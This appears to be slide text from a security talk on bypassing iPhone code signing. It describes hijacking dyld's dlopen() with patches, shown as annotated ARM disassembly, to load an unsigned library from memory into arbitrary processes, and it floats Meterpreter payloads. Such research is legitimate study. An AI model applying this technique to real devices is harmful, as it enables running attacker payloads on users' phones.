- The linking process is in charge of resolving library dependencies and link the executable to the library
- We need to work on the dynamic linker in order to understand how to link it




# Osx dyld vs iPhone dyld

- On Osx you have a bunch of ways for linking a library stored in memory
- None of them work on iPhone (they have taken out the code for doing this)




# So how do you load a library on iPhone?

- The library must be on the disk
- You need to call `dlopen()`
- The library must be signed




But our library is not signed, is it?






# What to do now?

- Dyld has still a way of mapping a binary from memory (it has to for loading the main binary)
- We should use it
- But it's simply not enough



# The idea

- After we mapped the library we call `dlopen()`
- We hijack `dlopen()` execution in order to call the function which loads a binary from memory
- A few patches are needed



# Dlopen hijacking


**\_dlopen - dyld-iphone - zynamics BinNavi 2.1.0**

View Graph Selection Scripting Search Plugins Help

\_dlopen \*

Address  Search

Overview



```
2FE0A300    CMP     R2, #0
2FE0A304    LDR     R3, SP, #0x2C
2FE0A308    STRB   R3, byte:SP, #0x81
2FE0A30C    STRB   R3, byte:SP, #0x82
2FE0A310    LDRNE  R3, R2, #4
2FE0A314    STR     R3, SP, #0x84
2FE0A318    ADD    R3, SP, #0x98
2FE0A31C    STR     R3, SP, #0x88
2FE0A320    MOV    R3, #2
2FE0A324    STR     R3, SP, #0x4C
2FE0A328    BL     word:__ZN4dyld4loadEPKcRKNS_11LoadContextE // We skip this call
2FE0A32C    SUBS   R2, R0, #0 // We jump back here
2FE0A330    STR     R2, SP, #0x2C
2FE0A334    BEQ    word:loc_2FE0A6B0
```

Graph Nodes

In	Out	Function	Color
0	2	2FE0A1D8	
1	2	2FE0A23C	
2	1	2FE0A248	
2	2	2FE0A268	
1	1	2FE0A280	
2	2	2FE0A2A0	

Selection History

- Selection History
  - 0-Selection 2FE0A360 (0/1)

start | Python for S60 | BinNavi-internal-2983... | C:\WINDOWS\systeme... | zynamics BinNavi 2.1.0 | \_dlopen - dyld-iphone... | IT | 15.4



# Loading from Memory


\_\_ZN4dyld5\_mainEPK11mach\_headermiPPKcS5\_S5\_ - dyld-iphone - zynamics BinNavi 2.1.0

View Graph Selection Scripting Search Plugins Help

\_\_ZN4dyld5\_mainEPK11mach\_headermiPPKcS5\_S5\_ \*

Address  Search

Overview



Graph Nodes

In	Out	Function	Color
0	2	2FE07C...	
1	2	2FE07E1C	
4	2	2FE07E30	
1	2	2FE07E...	
1	1	2FE07EE4	
3	2	2FE07F44	

Selection History

Selection History

- 0-Selection 2FE08380 (1/1)


```
MOV     R3, #6
STR     R3, SP, #0xA4
MOV     R0, #0x74
BL      word __Zwm
LDR     R3, off_2FE08A3C
STR     R0, SP, #0x78
ADD     R3, PC, R3
STR     R3, SP
MOV     R3, #5
STR     R3, SP, #0xA4
LDR     R1, SP, #0x50

LDR     R2, SP, #0x4C
LDR     R3, SP, #0x7C

BL      word __ZN16ImageLoaderMach0C1EPK11mach_headermiPPKcRKN11ImageLoader11LinkContextE
LDR     R2, SP, #0x78
MOV     R3, #6
STR     R2, SP, #0x80
STR     R3, SP, #0xA4
MOV     R0, R2
BL      word __ZN4dyld8addImageEP11ImageLoader
LDR     R1, SP, #0x80
LDR     R3, off_2FE08A40
LDR     R2, off_2FE08A44
STR     R1, PC, R3
ADD     R2, PC, R2
LDREB  R3, byte R1, #0x45
ORR     R3, R3, #6


// patch this so that it contains the address
// of the injected library in-memory
// same as before
// patch this so that it contains the path of
// the injected library

// jump back to dlopen()
```




# So we're done?

- Not really
- When the library is linked it searches for symbols in each linked library
- \*each linked library\* means even the one we have overwritten




# One last patch

- Before overwriting the victim library we force `dlclose()` to unlink it
- To “force” means to ignore the garbage collector for libraries
- We need to be careful with this one, some frameworks will crash if they are forced to be unloaded




It's done




# Results

- It is possible to load a arbitrary non-signed library in the address space of an arbitrary process (despite the code signing stuff)
- It's the only reliable way to have a working-payloads on factory phones
- Rooms for improvements
  - Meterpreter anyone?





# DEMO



Thanks!  
Questions?

